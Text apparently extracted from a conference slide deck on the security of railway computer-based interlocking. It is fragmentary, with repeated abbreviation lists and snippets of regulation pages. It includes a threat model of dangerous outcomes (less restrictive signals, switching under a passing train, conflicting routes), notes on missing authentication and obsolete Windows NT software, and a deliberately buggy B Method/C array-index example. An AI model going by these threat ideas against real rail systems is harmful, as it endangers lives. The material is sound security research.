YW	Yardmaster's workstation
IG	Integration gateway
EMW	Electrical mechanic's workstation
CTC	Centralized traffic control
CM	Centralized monitoring
ABS	Automatic block system
CBI	Computer-based interlocking
DN	Data networks


Security mechanisms

Communication channels and network protocols


Networking equipment



# CBI: Hardware




Notation in a chart	
WD	Wayside devices
OC	Object controller(s)
CP/CPU	Central Processing Unit
IPU	Interlocking processing unit
YW	Yardmaster's workstation
IG	Integration gateway
EMW	Electrical mechanic's workstation
CTC	Centralized traffic control
CM	Centralized monitoring
ABS	Automatic block system
CBI	Computer-based interlocking
DN	Data networks







# CBI: Hardware




Notation in a chart	
WD	Wayside devices
OC	Object controller(s)
CP/CPU	Central Processing Unit
IPU	Interlocking processing unit
YW	Yardmaster's workstation
IG	Integration gateway
EMW	Electrical mechanic's workstation
CTC	Centralized traffic control
CM	Centralized monitoring
ABS	Automatic block system
CBI	Computer-based interlocking
DN	Data networks



# CBI: Hardware



Notation in a chart	
WD	Wayside devices
OC	Object controller(s)
CP/CPU	Central Processing Unit
IPU	Interlocking processing unit
YW	Yardmaster's workstation
IG	Integration gateway
EMW	Electrical mechanic's workstation
CTC	Centralized traffic control
CM	Centralized monitoring
ABS	Automatic block system
CBI	Computer-based interlocking
DN	Data networks



# CBI: Formal requirements

	<b>PUBLIC TRANSPORT CORPORATION INFRASTRUCTURE DIVISION</b>	<b>ENG-SE-SPC.0000</b>
<b>SPECIFICATION</b>		<b>VERS</b> 
<b>COMPUTER BASED INTERLOCKING</b>		



- 607.5 CBI Software
  - 607.5.1 Vital Logic Software
  - 607.5.2 Data Preparation Software
  - 607.5.3 Site Specific Data
- 607.6 Diversity
  - 607.6.1 Processor Safety
  - 607.6.2 Hardware Diversity
  - 607.6.3 Software Diversity
- 607.7 Maintenance Procedures
- 607.8 Security
  - 607.8.1 Degration of Pro
  - 607.8.2 Site Specific Dar
  - 607.8.3 Version Control
  - 607.8.4 Safety Related S
- 607.9 Functional Test
- 607.10 Vital Serial Links

- Startseite
- Gesetze / Verordnungen
- Aktuellendienst
- Titelsuche
- Volltextsuche
- Transaktionen
- Hinweise
- Impressum



Документы

## Eisenbahn-Bau- und Betriebsordnung

zur Gesamtausgabe der Norm im Format: [HTML](#) [PDF](#) [XML](#) [EPUB](#)

- [Inhaltsübersicht](#)
- [Eingangsformel](#)
- Erster Abschnitt**
  - Allgemeines**
  - [§ 1 Geltungsbereich](#)
  - [§ 2 Allgemeine Anforderungen](#)
  - [§ 3 Ausnahmen, Genehmigungen](#)
  - [§ 3a Grenzbetriebsstrecken und Durchgangsstrecken](#)
- Zweiter Abschnitt**

ПАССАЖИРАМ ГРУ

"Об утверждении правил технической эксплуатации железных дорог Российской Федерации"

Дата официального опубликования: 08.04.2011

Дата вступления в силу: 01.09.2012

# CBI: Threat Model

## 1. Safety (Cyber Physical Threats)

- set a less restrictive signal light
- operate a switch with a train passing over it
- set conflicting routes ...

## 2. Economics (freight efficiency)

- CBI CPU crash
- Blocking of control
- False indication...

## 3. Reliability and functional safety

- CBI CPU reboot
- Network crash...










# CBI: Attack Vectors



Notation in a chart	
WD	Wayside devices
OC	Object controller(s)
CP/CPU	Central Processing Unit
IPU	Interlocking processing unit
YW	Yardmaster's workstation
IG	Integration gateway
EMW	Electrical mechanic's workstation
CTC	Centralized traffic control
CM	Centralized monitoring
ABS	Automatic block system
CBI	Computer-based interlocking
DN	Data networks






# CBI: Physical Security



# CBI: No authentication



# CBI: Old Software

## NEW EQUIPMENT & SYSTEM APPROVAL CERTIFICATE

Approval date: 17<sup>th</sup> February 2014

Approved by: Safety & Environment Committee

Report no.:



Report date: 30<sup>th</sup> January 2014

### List of acceptable software for Support Systems

<u>Software</u>	<u>Version</u>	<u>Operating system required</u>
	9.1.0	Windows XP (32 bit) Windows 7 (64 bit)
	9.0.0	Windows XP Service pack 2
	8.1.1 Build 28	<u>Windows NT4 service pack 6 and above</u> Windows 2000 Professional Windows XP Professional
	3.1.6.5	Windows 7

# CBI: Old Software

## NEW EQUIPMENT & SYSTEM APPROVAL CERTIFICATE

Approval date: 17<sup>th</sup> February 2014

by: Safety & Environment Committee

no.:



date: 30<sup>th</sup> January 2014



### List of acceptable software for Support Systems

<u>Software</u>	<u>Version</u>	<u>Operating system required</u>
	9.1.0	Windows XP (32 bit) Windows 7 (64 bit)
	9.0.0	Windows XP Service pack 2
	8.1.1 Build 28	Windows NT4 service pack 6 and above Windows 2000 Professional Windows XP Professional
	3.1.6.5	Windows 7

Trackguard


Flexible safety processor

# CBI: Old Software


# WINDOWS NT 4.0 SERVICE PACK 6!

Windows NT 4.0	29 July 1996	NT 4.0	<ul style="list-style-type: none"><li>• Windows NT 4.0 Server</li><li>• Windows NT 4.0 Server Enterprise</li><li>• Windows NT 4.0 Terminal Server Edition</li></ul>
----------------	--------------	--------	---

# redundant redundancy






Strange packet from XX:XX:XX:42:13:37 just before Spine Nexus crash and following chaos. Topology below. Any thoughts?



TabascoEye (@tabascoeye) Sep 24  
@koades just read more [Cisco ACI Architecture](#). How about a few rings with some proprietary implementation of spanning tree?

# IPU: Evolution



# Interlocking as safety critical system

- ▣ Interlocking security (by Jakob Lyng Petersen)
  - Trains must not collide
  - Trains must not derail
  - Trains must not hit person working the tracks
- ▣ Formal methods and verification (rtfm)
  - B Method, Event B
    - Underground rail network in Beijing, Milan and Sao Paulo
  - Prover.com
    - Sweden, USA



# B Method

- ▣ Safety critical systems
- ▣ Abstract machines + formal methods
- ▣ Atelier B
  - Available IDE and C translator
  - No Ada translator
- ▣ Newer version – Event-B
  - See Rodin framework

TypeChecked	POs Generated	Proof Obligations	Proved	Unproved	B0 Checked
OK	OK	0	0	0	OK
OK	OK	0	0	0	OK
OK	OK	142	142	0	OK
OK	OK	1	1	0	OK
OK	OK	5	4	1	OK
OK	OK	23	20	3	OK
OK	OK	23	22	1	OK
OK	OK	36	35	1	OK
OK	OK	47	38	9	OK

# On benefits of Atelier B



## benefits of B-Software

- *The whole Model*
  - NO classic programming error in the code (overflow, division by 0, out of range index, infinite loop, aliases)
  - A healthy program architecture
  - Unit Test are no longer used
  - Early detection of errors
  - These benefits remain even after some modifications/evolutions



source WD lemma (DKOR2001100N)

Top Bottom Graphical view



File Edit View Search Help



BadIndex.i.mp

```

1 IMPLEMENTATION
2   BadIndex_i
3 REFINES BadIndex
4 CONCRETE_CONSTANTS
5   initial_array
6 PROPERTIES
7   initial_array : ARRAY_VALUES --> NAT3
8 VALUES
9   ARRAY_VALUES = 0..3 ;
10  initial_array = ARRAY_VALUES * (3)
11 CONCRETE_VARIABLES
12  array
13 INVARIANT
14  array : ARRAY_VALUES --> NAT
15 INITIALISATION
16  array := initial_array
17 OPERATIONS
18  do_things (item) =
19    VAR
20      item_loc
21    IN
22      item_loc := array(item) ;
23      IF
24        item_loc > 0
25      THEN
26        array(item) := item_loc + 0fff
27      END
28
29 END
30 END

```

Opened Files

File Search Results

Opened Files

BadIndex.i.mp

Expand

Collapse

Errors

Hide Finished tasks



Errors (2) Warnings

Messages

Server

BadIndex\_i has already been type checked localhost  
 BadIndex has already been type checked localhost  
 WD PO generation finished localhost  
 WD PO generation finished localhost  
 End of refinement localhost

Message

BadIndex\_i

BadIndex\_i has already been BO Checked

BadIndex\_i

BadIndex

BadIndex has already been BO Checked

BadIndex

# Memory corruption

- ▣ “Everything will be C in the end. If it's not C, it's not the end.” – *almost* John Lennon


```
static int32_t BadIndex__array[4];
/* Clause INITIALISATION */
void BadIndex__INITIALISATION(void)
{
    memmove(BadIndex__array,BadIndex__initial_array,4 * sizeof(int32_t));
}

/* Clause OPERATIONS */
void BadIndex__do_things(BadIndex__ARRAY_VALUES item)
{
    int32_t item_loc;
    item_loc = BadIndex__array[item];
    if((item_loc) > (0))
    {
        BadIndex__array[item] = item_loc+255;
    }
}
```

